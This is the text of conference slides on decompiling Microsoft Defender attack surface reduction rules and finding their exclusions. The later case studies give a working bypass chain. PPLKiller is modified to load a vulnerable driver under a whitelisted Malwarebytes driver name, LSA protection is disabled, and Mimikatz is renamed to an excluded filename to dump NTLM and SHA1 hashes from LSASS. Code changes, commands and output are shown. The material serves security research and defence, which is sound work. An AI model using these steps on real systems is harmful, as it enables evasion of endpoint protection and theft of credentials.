000000A0	00 00 00 00 47 65 74 43 6F 6D 6D 61 6E 64 4C 69	....GetCommandLi
000000B0	6E 65 45 78 63 6C 75 73 69 6F 6E 73 00 04 00 00	neExclusions....
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000D0	00 00 00 00 02 09 00 00 00 00 0A 00 01 00 09 40 40@@
000000E0	80 09 C0 40 81 09 40 41 82 45 C0 01 00 46 00 C2	€.À@..@A,EÀ..F.Â
000000F0	00 09 40 00 83 1E 00 00 01 1E 00 80 00 09 00 00	..@.f.....€....
00000100	00 04 05 00 00 00 00 00 00 00 00 4E 61 6D 65 00 04	.....Name..
00000110	31 00 00 00 00 00 00 00 00 42 6C 6F 63 6B 20 41 64	l.....Block Ad
00000120	6F 62 65 20 52 65 61 64 65 72 20 66 72 6F 6D 20	obe Reader from
00000130	63 72 65 61 74 69 6E 67 20 63 68 69 6C 64 20 70	creating child p
00000140	72 6F 63 65 73 73 65 73 00 04 0C 00 00 00 00 00	rocesses.....
00000150	00 00 44 65 73 63 72 69 70 74 69 6F 6E 00 04 4D	..Description..M
00000160	00 00 00 00 00 00 00 00 57 69 6E 64 6F 77 73 20 44	.....Windows D
00000170	65 66 65 6E 64 65 72 20 45 78 70 6C 6F 69 74 20	efender Exploit
00000180	47 75 61 72 64 20 64 65 74 65 63 74 65 64 20 41	Guard detected A

Decompiling ASR Rules

4. Decompile LUA files using Luadec (Lua Decompiler).

```
(kali㉿kali)-[~]  
$ sudo apt-get install libreadline-dev  
<snip>  
(kali㉿kali)-[~]  
$ for f in *; do  
  ../luadec $f >> $f.txt  
done
```

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec  
-- Command line: out.parse  
  
-- params : ...  
-- function num : 0  
GetRuleInfo = function()  
  -- function num : 0_0  
  local l_1_0 = {}  
  l_1_0.Name = "Block Adobe Reader from creating child processes"  
  l_1_0.Description = "Windows Defender Exploit Guard detected Adobe Reader launching child process"  
  l_1_0.NotificationDedupingInterval = 120  
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI  
  return l_1_0  
end  
  
GetMonitoredLocations = function()  
  -- function num : 0_1  
  local l_2_0 = {}  
  l_2_0["%programfiles%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles%\\adobe\\reader\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2  
  l_2_0["%programfiles(x86)%\\adobe\\reader\\acrord32.exe"] = 2
```



Analyzing Pseudocode Content

- Every file is structured in the same way:
 - GetRuleInfo
 - GetMonitoredLocation
 - GetPathExclusions
 - GetCommandLineExclusions
 - GetCommandLineRegExpList

```
-- params : ...
-- function num : 0
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Block Office communication application from creating child processes"
  l_1_0.Description = "Windows Defender Exploit Guard detected Outlook application crea"
  l_1_0.NotificationDedupingInterval = 120
  l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
  return l_1_0
end
```

```
GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%programfiles(x86)%\\Microsoft Office\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles(x86)%\\Microsoft Office\\root\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\Microsoft Office\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\Microsoft Office\\root\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles(x86)%\\WindowsApps\\*\\Office??\\OUTLOOK.EXE"] = 2
  l_2_0["%programfiles%\\WindowsApps\\*\\Office??\\OUTLOOK.EXE"] = 2
  return 1, l_2_0
end
```

```
GetCommandLineRegExpList = function()
  -- function num : 0_4
  local l_5_0 = "wscript[^\s]*\\s+[^\\""]*"([^\\""]+)"\\\\"
  local l_5_1 = "cmd(\\.exe)?[\\s\\\\""]*(/c)?[\\s\\\\""]*(.+\\w+)[\\s\\\\""]*"
  local l_5_2 = {}
  l_5_2[l_5_0] = 0
  l_5_2[l_5_1] = 0
  return l_5_2
end
```


```
GetCommandLineExclusions = function()
  -- function num : 0_3
  local l_4_0 = "\\\\"?rundll32(\\.exe)?\\\\"?\\
  local l_4_1 = "\\\\"?rundll32(\\.exe)?\\\\"?\\
  local l_4_2 = "\\\\"?rundll32(\\.exe)?\\\\"?\\
  local l_4_3 = "\\\\"?cmtrace(\\.exe)?\\\\"?\\s
  local l_4_4 = "\\\\"?cmtrace(\\.exe)?\\\\"?\\s
  local l_4_5 = "\\\\"?rundll32(\\.exe)?\\\\"?\\
  local l_4_6 = "\\\\"?rundll32(\\.exe)?\\\\"?\\
```

```
GetPathExclusions = function()
  -- function num : 0_2
  local l_3_0 = {}
  l_3_0["%programfiles%\\28Hands"] = 2
  l_3_0["%programfiles%\\7-Zip"] = 2
  l_3_0["%programfiles%\\ACD Systems"] = 2
  l_3_0["%programfiles%\\Acrobat"] = 2
  l_3_0["%programfiles%\\Add-On Products"] = 2
  l_3_0["%programfiles%\\Adobe"] = 2
  l_3_0["%programfiles%\\Autodesk"] = 2
```



Analyzing Pseudocode Content

- However, not every rule follows the same structure.



```
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse.txt
1  -- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from
  https://github.com/viruscamp/luadec
2  -- Command line: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse
3
4  -- params : ...
5  -- function num : 0
6  GetRuleInfo = function()
7      -- function num : 0_0
8      local l_1_1_0 = {}
9      l_1_1_0.Name = "Block Adobe Reader from creating child processes"
10     l_1_1_0.Description = "Windows Defender Exploit Guard detected Adobe Reader
    launching child process"
11     l_1_1_0.NotificationDedupingInterval = 120
12     l_1_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
13     return l_1_1_0
14 end
15
16 GetMonitoredLocations = function()
17     -- function num : 0_1
18     local l_1_2_0 = {}
19     l_1_2_0["%programfiles%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
20     l_1_2_0["%programfiles%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
21     l_1_2_0["%programfiles%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2

d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse.txt
1  -- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from
  https://github.com/viruscamp/luadec
2  -- Command line: d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse
3
4  -- params : ...
5  -- function num : 0
6  GetRuleInfo = function()
7      -- function num : 0_0
8      local l_1_1_0 = {}
9      l_1_1_0.Name = "Block JavaScript or VBScript from launching downloaded executable
    content"
10     l_1_1_0.Description = "Windows Defender Exploit Guard detected a script interpreter
    process running obfuscated JavaScript, VBScript, or macro code."
11     l_1_1_0.NotificationDedupingInterval = 120
12     l_1_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
13     return l_1_1_0
14 end
15
16
17
```



Pseudocode Summary

ASR Rule	GUID	Pseudocode with information
Block abuse of exploited vulnerable signed drivers	56a863a9-875e-4185-98a7-b882c64b5ce5	No
Block Adobe Reader from creating child processes	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c	Yes
Block all Office applications from creating child processes	d4f940ab-401b-4efc-aadc-ad5f3c50688a	Yes
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2	Yes
Block executable content from email client and webmail	be9ba2d9-53ea-4cdc-84e5-9b1eeee46550	No
Block executable files from running unless they meet a prevalence, age, or trusted list criterion	01443614-cd74-433a-b99e-2ecdc07bfc25	No

Pseudocode Summary

ASR Rule	GUID	Pseudocode with information
Block execution of potentially obfuscated scripts	5beb7efe-fd9a-4556-801d-275e5ffc04cc	Yes
Block JavaScript or VBScript from launching downloaded executable content	d3e037e1-3eb8-44c8-a917-57927947596d	No
Block Office applications from creating executable content	3b576869-a4ec-4529-8536-b80a7769e899	Yes
Block Office applications from injecting code into other processes	75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84	Yes
Block Office communication application from creating child processes	26190899-1602-49e8-8b27-eb1d0a1ce869	Yes
Block persistence through WMI event subscription * File and folder exclusions not supported.	e6db77e5-3df2-4cf1-b95a-636979351e5b	No

Pseudocode Summary

ASR Rule	GUID	Pseudocode with information
Block process creations originating from PSEXEC and WMI commands	d1e49aac-8f56-4280-b9ba-993a6d77406c	Yes
Block rebooting machine in Safe Mode (preview)	33ddedf1-c6e0-47cb-833e-de6133960387	Yes
Block untrusted and unsigned processes that run from USB	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4	No
Block Win32 API calls from Office macros	92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b	Yes
Use advanced protection against ransomware	c1db55ab-c21a-4637-bb3f-a12568109d35	Yes
Block use of copied or impersonated system tools (preview)	c0033c00-d16d-4114-a5a0-dc9b3a7d2ceb	Yes

Digging further – Study Case 1


- ASR Rule: Block Adobe Reader from creating child processes
- GUID: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
- Quick reminder:
 - Adobe was blocked.
 - FoxIT was not blocked.
- Now, we know why.
- Mystery Solved. They are indeed just blocking Adobe 😊.

```
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse.txt
16 GetMonitoredLocations = function()
17   -- function num : 0_1
18   local l_2_0 = {}
19   l_2_0["%programfiles%\adobe\acrobat reader 2015\reader\acrord32.exe"] = 2
20   l_2_0["%programfiles%\adobe\acrobat reader 2017\reader\acrord32.exe"] = 2
21   l_2_0["%programfiles%\adobe\acrobat reader 2018\reader\acrord32.exe"] = 2
22   l_2_0["%programfiles%\adobe\acrobat reader dc\reader\acrord32.exe"] = 2
23   l_2_0["%programfiles%\adobe\reader 10.0\reader\acrord32.exe"] = 2
24   l_2_0["%programfiles%\adobe\reader 11.0\reader\acrord32.exe"] = 2
25   l_2_0["%programfiles%\adobe\reader 8.0\reader\acrord32.exe"] = 2
26   l_2_0["%programfiles%\adobe\reader 9.0\reader\acrord32.exe"] = 2
27   l_2_0["%programfiles%\adobe\reader\11.0\reader\acrord32.exe"] = 2
28   l_2_0["%programfiles%\adobe\reader\acrord32.exe"] = 2
29   l_2_0["%programfiles%\adobe\reader\reader\acrord32.exe"] = 2
30   l_2_0["%programfiles(x86)%\adobe\acrobat reader 2015\reader\acrord32.exe"] = 2
31   l_2_0["%programfiles(x86)%\adobe\acrobat reader 2017\reader\acrord32.exe"] = 2
32   l_2_0["%programfiles(x86)%\adobe\acrobat reader 2018\reader\acrord32.exe"] = 2
33   l_2_0["%programfiles(x86)%\adobe\acrobat reader dc\reader\acrord32.exe"] = 2
34   l_2_0["%programfiles(x86)%\adobe\reader 10.0\reader\acrord32.exe"] = 2
35   l_2_0["%programfiles(x86)%\adobe\reader 11.0\reader\acrord32.exe"] = 2
36   l_2_0["%programfiles(x86)%\adobe\reader 8.0\reader\acrord32.exe"] = 2
37   l_2_0["%programfiles(x86)%\adobe\reader 9.0\reader\acrord32.exe"] = 2
38   l_2_0["%programfiles(x86)%\adobe\reader\11.0\reader\acrord32.exe"] = 2
39   l_2_0["%programfiles(x86)%\adobe\reader\acrord32.exe"] = 2
40   l_2_0["%programfiles(x86)%\adobe\reader\reader\acrord32.exe"] = 2
41   l_2_0["%programfiles%\adobe\acrobat 10.0\acrobat\acrobat.exe"] = 2
42   l_2_0["%programfiles%\adobe\acrobat 11.0\acrobat\acrobat.exe"] = 2
43   l_2_0["%programfiles%\adobe\acrobat 2015\acrobat\acrobat.exe"] = 2
44   l_2_0["%programfiles%\adobe\acrobat 2017\acrobat\acrobat.exe"] = 2
45   l_2_0["%programfiles%\adobe\acrobat 5.0\acrobat\acrobat.exe"] = 2
46   l_2_0["%programfiles%\adobe\acrobat 6.0\acrobat\acrobat.exe"] = 2
47   l_2_0["%programfiles%\adobe\acrobat 7.0\acrobat\acrobat.exe"] = 2
48   l_2_0["%programfiles%\adobe\acrobat 8.0\acrobat\acrobat.exe"] = 2
49   l_2_0["%programfiles%\adobe\acrobat 9.0\acrobat\acrobat.exe"] = 2
50   l_2_0["%programfiles%\adobe\acrobat dc\acrobat\acrobat.exe"] = 2
51   l_2_0["%programfiles(x86)%\adobe\acrobat 10.0\acrobat\acrobat.exe"] = 2
52   l_2_0["%programfiles(x86)%\adobe\acrobat 11.0\acrobat\acrobat.exe"] = 2
53   l_2_0["%programfiles(x86)%\adobe\acrobat 2015\acrobat\acrobat.exe"] = 2
54   l_2_0["%programfiles(x86)%\adobe\acrobat 2017\acrobat\acrobat.exe"] = 2
```



Digging further – Study Case 2

- ASR Rule: Block abuse of exploited vulnerable signed drivers
- GUID: 56a863a9-875e-4185-98a7-b882c64b5ce5
- ASR Rule with no useful pseudocode




56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse.txt

```
1  -- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
2  -- Command line: 56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse
3
4  -- params : ...
5  -- function num : 0
6  GetRuleInfo = function()
7    -- function num : 0_0
8    local l_1_0 = {}
9    l_1_0.Name = "Block abuse of in-the-wild exploited vulnerable signed drivers"
10   l_1_0.Description = "Windows Defender Exploit Guard detected an application writing an exploited vulnerable signed driver to the disk"
11   l_1_0.NotificationDedupingInterval = 3600
12   l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_UI
13   return l_1_0
14 end
15
16
```



Digging further – Study Case 2

- Visual Code to the rescue
 - Load vdm_lua_extract.py folder as a workspace
 - Search for the GUID
 - Analyze results



Digging further – Study Case 2

- Interesting hint in 513.lua.
 - Seems like a path checker
 - Some paths are treated as CLEAN by default
 - mbamswissarmy.sys -> MalwareBytes driver
 - Hunch – Could be this driver/path whitelisted?

```
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: output_w10/513.luac

-- params : ...
-- function num : 0
local l_0_0 = (bm.get_imagepath)()
local l_0_1 = l_0_0:match("\\([^\"]+)$")
if l_0_1 ~= "services.exe" then
    return mp.CLEAN
end
local l_0_2 = nil
if (this_sigattrlog[1]).matched and (this_sigattrlog[1]).utf8p2 ~= nil then
    l_0_2 = (this_sigattrlog[1]).utf8p2
else
    if (this_sigattrlog[2]).matched and (this_sigattrlog[2]).utf8p2 ~= nil then
        l_0_2 = (this_sigattrlog[2]).utf8p2
    end
end
if l_0_2 == nil or l_0_2 == "" or (mp.IsKnownFriendlyFile)(l_0_2, true, true) == true then
    return mp.CLEAN
end
if (l_0_2.find)("c:\\programdata\\microsoft\\microsoft antimalware\\definition updates", 1, true) then
    return mp.CLEAN
else
    if l_0_2:find("C:\\windowsazure\\", 1, true) then
        return mp.CLEAN
    else
        if l_0_2:find("\\system32\\drivers\\mbamswissarmy.sys", 1, true) then
            return mp.CLEAN
        else

```



Digging further – Study Case 2

- Idea
 - Try to load a vulnerable signed driver to bypass this ASR rule using [PPLKiller](#).
 - PPLKiller copies RTCore.sys driver to *%User%\AppData\Temp* and loads it.
- PoC
 - Modified PPLKiller. It will copy RTCore.sys driver to *C:\Windows\System32\Drivers* as *mbamswissarmy.sys* and load it.

PPLKiller

Tool to bypass LSA Protection (aka Protected Process Light)

I've noticed there is a common misconception that LSA Protection prevents attacks that leverage SeDebug or Administrative privileges to extract credential material from memory, like Mimikatz. LSA Protection does NOT protect from these attacks, at best it makes them slightly more difficult as an extra step needs to be performed.

Digging further – Study Case 2

```
C:\Users\rodolfo\Desktop>PPLKiller_Default.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Users\rodolfo\AppData\Local\Temp\RTCore64.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
ERROR service_install ; StartService (0x00000005)
```



Risky action blocked

10/4/2024 6:31 AM

Low ^

① Your administrator has blocked this action.

App or process blocked: PPLKiller.exe

Blocked by: Attack surface reduction

Rule: Block abuse of in-the-wild exploited vulnerable signed drivers

Affected items: C:\Users\rodolfo\AppData\Local\Temp\RTCore64.sys



[Learn more](#)



HackOn
2025

Digging further – Study Case 2

If in your lab Defender does not block PPLKiller when installing the driver, it might be related to its Security Intelligence Version.



HackOn
2025

Digging further – Study Case 2

- Code changes
 - File: main.ccp, line 454.
 - *wcscat_s(temp_path, MAX_PATH, L"\\Temp\\RTCore64.sys");* to *wcscpy_s(temp_path, MAX_PATH, L"C:\\Windows\\system32\\drivers\\mbamswissarmy.sys");*


```
WCHAR* GetUserLocalTempPath() {
    //static constexpr std::wstring_view temp_label = L"\\Temp\\";
    HWND folder_handle = { 0 };
    WCHAR *temp_path = (WCHAR*)malloc(sizeof(WCHAR) * MAX_PATH);
    if (temp_path == NULL) {
        return NULL;
    }
    auto get_folder = SHGetFolderPath(folder_handle, CSIDL_LOCAL_APPDATA, NULL, SHGFP_TYPE_DEFAULT,
temp_path);
    if (get_folder == S_OK) {
        // const wchar_t driverName[] = L"\\RTCore64.sys";
        wcscpy_s(temp_path, MAX_PATH, L"C:\\Windows\\system32\\drivers\\mbamswissarmy.sys");
        //wcscat_s(temp_path, MAX_PATH, L"\\Temp\\RTCore64.sys");
        //input_parameter = static_cast<const wchar_t*>(temp_path);
        //input_parameter.append(temp_label);
        CloseHandle(folder_handle);
        return temp_path;
    }
    free(temp_path);
    return NULL;
}
```



Digging further – Study Case 2

```
C:\Users\rodolfo\Desktop>PPLKiller_smissarmy.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
[+] 'RTCore64' service already registered
[*] 'RTCore64' service already started

C:\Users\rodolfo\Desktop>PPLKiller_smissarmy.exe /disableLSAProtection
PPLKiller version 0.3 by @aceb0nd
[+] Windows Version 2009 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8027E817000
[*] PsInitialSystemProcess address: FFFFB18DE92B0080
[*] Current process address: FFFFB18DEAC6D100
```



Process Explorer - Sysinternals: www.sysinternals.com [W10-ASR\rodolfo] (Administrator)

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Protection
lsass.exe	< 0.01	6,808 K	6,848 K	676	Local Security Authority Process	




Digging further – Study Case 3

Super Hardened System with the following protections:

- Two ASR Rules:
 - Block abuse of exploited vulnerable signed drivers – GUID: 56a863a9-875e-4185-98a7-b882c64b5ce5
 - Block credential stealing from the Windows LSASS – GUID: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2

*The other one is Block Adobe Reader from creating child processes.



The screenshot shows the Windows Registry Editor window. The left pane displays the tree structure expanded to 'Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules'. The right pane shows a table of ASR rules. A red rectangle highlights the following data:

Name	type	Data
(Default)	REG_SZ	(value not set)
56a863a9-875e-4185-98a7-b882c64b5ce5	REG_SZ	1
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c	REG_SZ	1
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2	REG_SZ	1


Block credential stealing from the Windows local security authority subsystem

Note

If you have [LSA protection](#) enabled, this attack surface reduction rule isn't required. For a more secure posture, we also recommend enabling [Credential Guard](#) with the LSA protection.

Digging further – Study Case 3

- RunAsPPL enabled <-> HKLM\SYSTEM\CurrentControlSet\Control\Lsa set to 1



Digging further – Study Case 3

In short:

- 1) Vulnerable Signed Drivers cannot be installed (ASR protection)
- 2) Medium LSASS protection enabled (ASR Protection)
- 3) High LSSAS protection enabled (RunAsPPL enabled)

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0;000003e7} 1 D 44952 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;0005439a} 1 F 1752427 PC-ASR\Ruperto S-1-5-21-870847786-2527500992-1940934858-1001 (15g,24p)
Primary
* Thread Token : {0;000003e7} 1 D 1860318 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (D
elegation)

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Modules informations
```

→ If RunAsPPL protection enabled

→ If just LSASS ASR protection is enabled



Digging further – Study Case 3

However,

- 1) Vulnerable Signed Drivers cannot be installed (ASR protection) -> Can be bypassed using our modified PPLKiller.

```
C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Windows\system32\drivers\mbamswissarmy.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc qc RTCore64
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: RTCore64
        TYPE               : 1        KERNEL_DRIVER
        START_TYPE           : 2        AUTO_START
        ERROR_CONTROL        : 1        NORMAL
        BINARY_PATH_NAME     : \??\C:\Windows\system32\drivers\mbamswissarmy.sys
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Micro-Star MSI Afterburner
        DEPENDENCIES         :
        SERVICE_START_NAME  :
```




Digging further – Study Case 3

2) Medium LSASS protection enabled (ASR Protection) -> Can be bypassed by placing Mimikatz in a specific folder and renaming it to TrolleyExpress.exe

```
*lsass-9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2.luac.parse.txt - Notepad
File Edit Format View Help
local l_1_0 = {}
l_1_0.Name = "Block credential stealing from the Windows local security authority subsy
l_1_0.Description = "Windows Defender Exploit Guard detected an attempt to extract cred
l_1_0.NotificationDedupingInterval = 14400
l_1_0.NotificationDedupingScope = HIPS.DEDUPE_SCOPE_ALL
return l_1_0
end

GetMonitoredLocations = function()
-- function num : 0_1
local l_2_0 = {}
l_2_0["%windir%\system32\lsass.exe"] = 2
return 7, l_2_0
end

GetPathExclusions = function()
-- function num : 0_2
local l_3_0 = {}
<SNIP>
l_3_0["%temp%\Ctx-*\Extract\TrolleyExpress.exe"] = 1
l_3_0["%programfiles%\Quest\ChangeAuditor\Agent\NPSrvHost.exe"] = 2
l_3_0["%programfiles%\Quest\ChangeAuditor\Service\ChangeAuditor.Service.exe"] = 2
```



Digging further – Study Case 3

3) High LSSAS protection enabled (RunAsPPL enabled) -> Can be bypassed by loading a vulnerable driver and disabling the protection.

```
C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Wrote 14024 bytes to C:\Windows\system32\drivers\mbamswissarmy.sys successfully.
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started

C:\Users\Ruperto\Desktop>Modified-PPLKiller.exe /disableLSAProtection
PPLKiller version 0.3 by @aceb0nd
[+] Windows Version 2009 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8012301C000
[*] PsInitialSystemProcess address: FFFFB206C0E99080
[*] Current process address: FFFFB206C1EE2080
```



Digging further – Study Case 3

Putting all together... bypassed!

```
mimikatz 2.2.0 x64 (oe.eo)

C:\Users\Ruperto\AppData\Local\Temp\Ctx-asd\Extract>TrolleyExpress.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620      {0;000003e7} 1 D 44952          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0;0005439a} 1 F 2268166      PC-ASR\Ruperto  S-1-5-21-870847786-2527500992-1940934858-1001 (15g,24p)
) Primary
* Thread Token : {0;000003e7} 1 D 2396079      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (D
elegation)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 345189 (00000000:00054465)
Session           : Interactive from 1
User Name         : Ruperto
Domain            : PC-ASR
Logon Server       : PC-ASR
Logon Time         : 2/21/2025 5:41:05 AM
SID                : S-1-5-21-870847786-2527500992-1940934858-1001

msv :
[00000003] Primary
* Username : Ruperto
* Domain   : PC-ASR
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : e53d7244aa8727f5789b01d895914196
```



Conclusions

- From an offensive perspective
 - We can “bypass” ASR rules.
 - Still a lot to research.
 - Good to know how Microsoft Endpoint works.
 - This approach can be used against EDR.
- From a defensive perspective
 - Always understand your defenses.
 - It's not the best option, but it works.
 - The more layers, the warmer you will be.



Further Reading

- [Attack Surface Redaction Rules Reference](#)
- [Troubleshoot ASR Rules](#)
- [Attack Surface Reduction Deployment](#)
- [Demystifying Attack Surface Reduction](#)
- [Palantir – Attack Surface Reduction Recommendations](#)
- [Extracting ASR Rules Blogpost](#)
- [Microsoft Defender Components](#)
- [Commial Repository](#)
- [WDExtract Repository](#)
- [Lua Extract Automation](#)
- [Parse.py](#)
- [LuaDec](#)
- [PPLKiller](#)
- [RunAsPPL](#)



¡Gracias!